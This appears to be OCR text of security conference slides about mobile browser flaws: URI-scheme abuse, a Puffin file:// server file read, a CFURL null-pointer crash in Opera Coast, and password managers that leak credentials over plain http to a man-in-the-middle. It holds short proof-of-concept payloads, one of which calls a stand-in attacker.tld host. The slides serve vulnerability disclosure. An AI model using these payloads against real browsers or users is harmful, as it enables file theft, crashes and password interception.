
# URI schemes

- scheme://download/https://secure.tld/victim.data
  scheme://download/http://attacker.tld/README.html
- scheme://add-filter/url=*
- internal-call://twitter-integration/push=message
- <iframe src="googlechrome://example.com">
  popup blockers? kthx bye

- **Special guest star**:
  Safari on OS X Mavericks
  before Security Update 2014-02 (CVE-2014-1315)

<iframe src="lets-try-format-string:%p%p%p%p…">

<iframe src="lets-try-format-string:%p%p%p%p…">




**URL handling**

# Puffin Web Browser for iOS - Server Side File Read Access

- The vulnerability existed in the paid version of the application, which uses proxy-rendering
- No validation of URL, file:// allowed

No SIM 11:20 54%

file:///

| | | |
|---|---|---|
| bin/ | | 4/23/14 4:22:19 AM |
| boot/ | | 4/23/14 4:22:52 AM |
| dev/ | | 4/29/14 6:22:44 AM |
| etc/ | | 4/29/14 6:22:43 AM |
| home/ | | 4/23/14 4:26:22 AM |
| lib/ | | 4/23/14 4:27:00 AM |
| lib64/ | | 4/23/14 4:21:30 AM |
| lost+found/ | | 4/23/14 4:19:55 AM |
| media/ | | 4/23/14 4:19:56 AM |
| mnt/ | | 4/19/12 11:32:07 AM |
| opt/ | | 4/23/14 4:20:02 AM |
| proc/ | | 4/29/14 6:22:39 AM |
| root/ | | 4/23/14 4:23:02 AM |
| run/ | | 4/30/14 10:23:35 AM |
| sbin/ | | 4/29/14 8:54:08 AM |
| selinux/ | | 3/5/12 7:54:30 PM |
| srv/ | | 4/23/14 4:20:02 AM |
| sys/ | | 4/29/14 6:22:42 AM |
| tmp/ | | 4/30/14 11:20:01 AM |
| usr/ | | 4/23/14 4:20:02 AM |
| var/ | | 4/29/14 6:21:07 AM |
| .rnd | 1.0 kB | 4/23/14 4:27:36 AM |
| core | 1.7 GB | 4/28/14 2:45:28 AM |
| initrd.img | 13.6 MB | 4/23/14 4:22:44 AM |
| vmlinuz | 4.8 MB | 2/19/14 6:33:44 AM |

The problem with proxy-rendering: it's not my device's filesystem here…

# CFURL Null Pointer Dereference

- Improper use of Apple's API for URL processing - CFURL* functions family
- "CFURL fails to create an object if the string passed is not well-formed (that is, if it does not comply with RFC 2396). Examples of cases that will not succeed are strings containing space characters and high-bit characters. If a function fails to create a CFURL object, it returns NULL, which you must be prepared to handle."
- Any CFURL* function that gets NULL as an argument will cause Null Pointer Dereference

# CFURL Null Pointer Dereference

- http://%, http://%5, http://%5c etc.


- Example: Opera Coast
  <script>document.location = ‘http://%5c’;</script>

# Opera Coast

Program received signal EXC_BAD_ACCESS, Could not access memory.

Reason: KERN_INVALID_ADDRESS at address: 0x00000000

0x2f3e0d76 in **CFURLCopyPath()**

# Password managers


# Password managers


- JavaScript with privileges of top frame
  —> Passwords not filled for subframes
- Usually possible to force saving password for another domain (with/without user interaction)
- Password filling checks for domain in most browsers, but not always for URL scheme (https: vs http:)

# Password manager Man-in-the-Middle vulnerability

- The vulnerability exists when the password manager does not verify URL scheme/protocol
- Some of the browsers fill the password for **http**://example.tld even if the password was saved for **https**://example.tld
- It's possible to steal user password during Man-in-the-Middle attack

# Stealing Facebook password with MitM






# Password managers

